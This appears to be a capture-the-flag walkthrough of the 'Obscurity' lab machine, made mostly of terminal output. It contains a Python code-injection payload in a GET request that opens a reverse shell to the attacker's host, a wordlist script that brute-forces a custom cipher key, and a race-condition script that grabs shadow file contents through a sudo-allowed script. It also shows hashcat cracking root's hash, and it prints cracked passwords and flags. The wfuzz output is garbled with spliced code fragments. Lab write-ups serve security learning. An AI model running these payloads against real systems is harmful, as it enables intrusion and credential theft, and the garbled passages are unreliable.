



```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.168
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-03 11:12 +03
Nmap scan report for 10.10.10.168
Host is up (0.077s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    closed http
8080/tcp  open  http-proxy  BadHTTPServer
9000/tcp  closed cslistener
```



 `secure@obscure.htb`

 `obscure.htb`

Development

Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

```
root@kali:~/Masaüstü# wfuzz -w /usr/share/wordlists/dirb/common.txt --hc 404 http://10.10.10.168:8080/FUZZ/SuperSecureServer.py

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
on, statusCode=statusCode,
server = server,
length = length
*****
type, connectionType = connectionType,
* Wfuzz 2.4 - The Web Fuzzer *
*****

Target: http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
Total requests: 4614
)
=====
ID          Response      Lines    Word    Chars    Payload
=====
000001245:  # 200 the output for later 498 W    5892 Ch    "develop"
ath)) # This is how you do string formatting, right?
Total time: 108.0404s
Processed Requests: 4614
Filtered Requests: 4613
Requests/sec.: 42.70623
```

```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
         "304": "NOT MODIFIED",
         "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404": "NOT FOUND",
         "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css": "text/css", "html": "text/html", "png": "image/png", "jpg": "image/jpg",
         "ttf": "application/octet-stream", "otf": "application/octet-stream", "woff": "font/woff", "woff2": "font/woff2",
         "js": "application/javascript", "gz": "application/zip", "py": "text/plain", "map": "application/octet-stream"}

class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
```

GET

```
';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.206",6666));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' HTTP/1.1
```

Host: 10.10.10.168:8080

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

If-Modified-Since: Wed, 04 Dec 2019 07:12:41

```
www-data@obscure:/home$ ls -la
ls -la
total 60
drwxr-xr-x 7 robert robert 4096 Dec 2 09:53 .
drwxr-xr-x 3 root root 4096 Sep 24 22:09 ..
lrwxrwxrwx 1 robert robert 9 Sep 28 23:28 .bash_history -> /dev/null
-rw-r--r-- 1 robert robert 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr 4 2018 .bashrc
drwxr-xr-x 2 root root 4096 Dec 2 09:47 BetterSSH
drwx----- 2 robert robert 4096 Oct 3 16:02 .cache
-rw-rw-r-- 1 robert robert 94 Sep 26 23:08 check.txt
drwxr-x-- 3 robert robert 4096 Dec 2 09:53 .config
drwx----- 3 robert robert 4096 Oct 3 22:42 .gnupg
drwxrwxr-x 3 robert robert 4096 Oct 3 16:34 .local
-rw-rw-r-- 1 robert robert 185 Oct 4 15:01 out.txt
-rw-rw-r-- 1 robert robert 27 Oct 4 15:01 passwordreminder.txt
-rw-r--r-- 1 robert robert 807 Apr 4 2018 .profile
-rwxrwxr-x 1 robert robert 2514 Oct 4 14:55 SuperSecureCrypt.py
-rwx----- 1 robert robert 33 Sep 25 14:12 user.txt
```



```
www-data@obscure:/home/robert$ ls -la
ls -la
```

```
total 60
drwxr-xr-x 7 robert robert 4096 Dec 2 09:53 .
drwxr-xr-x 3 root root 4096 Sep 24 22:09 ..
lrwxrwxrwx 1 robert robert 9 Sep 28 23:28 .bash_history -> /dev/null
-rw-r--r-- 1 robert robert 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr 4 2018 .bashrc
drwxr-xr-x 2 root root 4096 Dec 2 09:47 BetterSSH
drwx----- 2 robert robert 4096 Oct 3 16:02 .cache
-rw-rw-r-- 1 robert robert 94 Sep 26 23:08 check.txt
drwxr-x-- 3 robert robert 4096 Dec 2 09:53 .config
drwx----- 3 robert robert 4096 Oct 3 22:42 .gnupg
drwxrwxr-x 3 robert robert 4096 Oct 3 16:34 .local
-rw-rw-r-- 1 robert robert 185 Oct 4 15:01 out.txt
-rw-rw-r-- 1 robert robert 27 Oct 4 15:01 passwordreminder.txt
-rw-r--r-- 1 robert robert 807 Apr 4 2018 .profile
-rwxrwxr-x 1 robert robert 2514 Oct 4 14:55 SuperSecureCrypt.py
-rwx--r-- 1 robert robert 33 Sep 25 14:12 user.txt
```

```
www-data@obscure:/home/robert$ cat check.txt|base64
```

```
cat check.txt|base64
RW5jcmlwdGluZyB0aGlzIGZpbGUgd2l0aCB5b3VyIGtleSBzaG91bGQgcmlVzdWx0IGluIG91dC50
eHQsIG1ha2Uqc3VyZSB5b3VyIGtleSBpcyBib3JvZW50ISANCg==
```

```
www-data@obscure:/home/robert$ cat out.txt|base64
```

```
cat out.txt|base64
wqbDms0Iw6rDms0ew5jDm80dw53Cic0Xw5DDis0fwoXDns0Kw5rDicKSw6bDn80dw4vCiM0aw5vD
ms0qwoHDmc0Jw6vCj80pw5HDks0dw43DkMKFW6rDhs0hw5nDns0jwpbDks0RwojDkM0hw5nCps0V
w6bDmMKewo/Do80Kw47DjcKBw5/Dms0qw4bCjs0dw6HDpM0owonDjs0Nw5rCjM00w6vCgc0Rw5PD
pM0hw5vDiM0XwonCqXY=
```

```
www-data@obscure:/home/robert$ cat passwordreminder.txt|base64
```

```
cat passwordreminder.txt|base64
wrTDkc0Iw4zDic0gw5nDgc0Rw6nCr8K3wr9r
www-data@obscure:/home/robert$
```

Also need SuperSecureCrvt script base64

```
GNU nano 4.5                                myscript.sh                                Değiştirildi
#!/bin/bash
echo "" > log
while read p; do
python3 SuperSecureCrypt.py -i out.txt -o test -k $p -d > /dev/null
RESULT=$(cat test)
echo "Password ${p} : ${RESULT}" >> log
done < /usr/share/wordlists/rockyou.txt
```

10.10.10.168
Obscurity

☐ Enumeration
☐ Nmap
☒ Port 8080
☒ ffuf
☒ develop

hashcat | root.txt | reverse-shell

SuperSecureCrypt

```
$ cd home/robert
$ ls -la
-rw-r--r-- 1 robert robert 3771 Apr  4 2018 .bashrc
drwx----- 2 robert robert 4096 Oct  5 13:09 BetterSSH
drwx----- 2 robert robert 4096 Oct  3 16:02 .cache
-rw-rw-r-- 1 robert robert  94 Sep 26 23:08 check.txt
drwx----- 3 robert robert 4096 Oct  3 22:42 .gnupg
drwxrwxr-x 3 robert robert 4096 Oct  3 16:34 .local
-rw-rw-r-- 1 robert robert 185 Oct  4 15:01 out.txt
```



```
root@kali:~/Masaüstü# ./myscript.sh
```

[illegible]

```
root@kali:~/Masaüstü# cat log |grep "Encrypting"
```

```
Password alexandrovich : Encrypting this file with your key should result in out.txt, make sure your key is correct!
```

```
root@kali:~/Masaüstü#
```

```
root@kali:~/Masaüstü# python3 SuperSecureCrypt.py -i passwordreminder.txt -o pass.txt -k alexandrovich -d
#####
#           BEGINNING           #
#  SUPER SECURE ENCRYPTOR      #
#####
#####
#           FILE MODE          #
#####
Opening file passwordreminder.txt...
Decrypting...
Writing to pass.txt...
root@kali:~/Masaüstü# cat pass.txt
SecThruObsFTW
root@kali:~/Masaüstü#
```

```
root@kali:~/Masafustu# ssh robert@10.10.10.168
The authenticity of host '10.10.10.168 (10.10.10.168)' can't be established.
ECDSA key fingerprint is SHA256:H6t3x5IXxyijmFEZ2NVZbIZHWZJZ0d1IDDj30nABJDW.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.168' (ECDSA) to the list of known hosts.
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Dec  5 08:11:28 UTC 2019

System load: 1.3          Processes: 124
Usage of /:  45.6% of 9.78GB Users logged in: 1
Memory usage: 15%        IP address for ens160: 10.10.10.168
Swap usage:  0%

System load: 0.0          Processes: 104
Usage of /:  45.6% of 9.78GB Users logged in: 0
Memory usage: 8%         IP address for ens160: 10.10.10.168
Swap usage:  0%

40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Dec  5 08:07:36 2019 from 10.10.14.42
robert@obscure:~$ cat user.txt
e4493782066b55fe2755708736ada2d7
```

```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```



```
root@kali:~/Masaüstü# scp robert@10.10.10.168:/home/robert/BetterSSH/BetterSSH.py .  
robert@10.10.10.168's password:  
BetterSSH.py
```

```
100% 1805 26.9KB/s 00:00
```

```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authenticated!
robert@obscure$ -u root cat /root/root.txt
Output: 512fd4429f33a113a44d5acde23609e3
```

First u need create SSH directory in tmp folder

```
robert@obscure:/tmp/SSH$ touch myfile.py
```

```
robert@obscure:/tmp/SSH$ ls
```

```
myfile.py
```

```
robert@obscure:/tmp/SSH$
```

```
and delete this after 0.1 second
#!/usr/bin/env python3
import subprocess
import os
import time
import shutil

source = "/tmp/SSH/"
target = "/tmp/"
files1 = os.listdir(source)

while True:
    time.sleep(0.01)
    files2 = os.listdir(source)
    new = [f for f in files2 if all([not f in files1])]
    for f in new:
        trg = os.path.join(target, f)
        shutil.move(os.path.join(source, f), trg)
        subprocess.Popen(["/bin/cat", trg])
        print(trg)
    files1 = files2
```

```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 50, in <module>
    os.remove(os.path.join('/tmp/SSH/',path))
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/SSH/hZ3XfWnd'
```



```
robert@obscure:/tmp/SSH$ python3 myfile.py
```

```
/tmp/hZ3XfWnd
```

```
root
```

```
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
```

```
18226
```

```
0
```

```
99999
```

```
7
```

This is second window

```
root@kali:~/Masaustu# hashcat -a 0 -m 1800 hash.txt /usr/share/wordlists/rockyou.txt --force
```

```
hashcat (v5.1.0) starting...
```

```
OpenCL Platform #1: The pocl project
```

```
=====
```

```
* Device #1: pthread-Intel(R) Core(TM) i7-4712MQ CPU @ 2.30GHz, 512/1492 MB allocatable, 4MCU
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

```
Rules: 1
```

```
Applicable optimizers:
```

- * Zero-Byte
- * Single-Hash
- * Single-Salt
- * Uses-64-Bit

```
Minimum password length supported by kernel: 0
```

```
Maximum password length supported by kernel: 256
```

```
ATTENTION! Pure (unoptimized) OpenCL kernels selected.
```

```
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
```

```
If you want to switch to optimized OpenCL kernels, append -O to your commandline.
```

```
Watchdog: Hardware monitoring interface not found on your system.
```

```
Watchdog: Temperature abort trigger disabled.
```

```
* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D
```

```
VECT_SIZE=4 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=16 -D KERN_TYPE=1800 -D unroll=77DFN1h4dy1:mer
```

```
* Device #1: Kernel m01800-pure.8cc0ecae.kernel not found in cache! Building may take a while...
```

```
* Device #1: Kernel amp_a0.8c199a65.kernel not found in cache! Building may take a while...
```

```
Dictionary cache built:
```

```
* Filename... /usr/share/wordlists/rockyou.txt
```

```
* Passwords... 14344392
```

```
* Bytes... 139921507
```

```
* Keyspace... 14344385
```

```
* Runtime... 2 secs
```

```
* Password for root = mercedes
```

```
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpivbYbzbVmfmbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1:mercedes
```

```
root@kali:~/Masaüstü# ssh robert@10.10.10.168
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

System information as of Fri Dec 6 08:49:23 UTC 2019

System load:	0.31	Processes:	171
Usage of /:	45.6% of 9.78GB	Users logged in:	1
Memory usage:	21%	IP address for ens160:	10.10.10.168
Swap usage:	0%		

```
40 packages can be updated.
0 updates are security updates.
```

```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Ch
```

```
Last login: Fri Dec 6 08:47:55 2019 from 10.10.16.26
```

```
robert@obscure:~$ w
```

```
08:49:26 up 27 min, 4 users, load average: 0.31, 0.61, 0.59
```

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
robert	pts/2	10.10.14.245	08:28	1:42	0.16s	0.16s	-bash
robert	pts/5	10.10.16.26	08:44	35.00s	0.16s	0.16s	-bash
robert	pts/7	10.10.16.26	08:47	6.00s	0.14s	0.14s	-bash
robert	pts/8	10.10.15.78	08:49	1.00s	0.09s	0.00s	w

```
robert@obscure:~$ su
```

```
Password:
```

```
root@obscure:/home/robert# pwd
```

```
/home/robert
```

```
root@obscure:/home/robert# cat /root/root.txt
```

```
512fd4429f33a113a44d5acde23609e3
```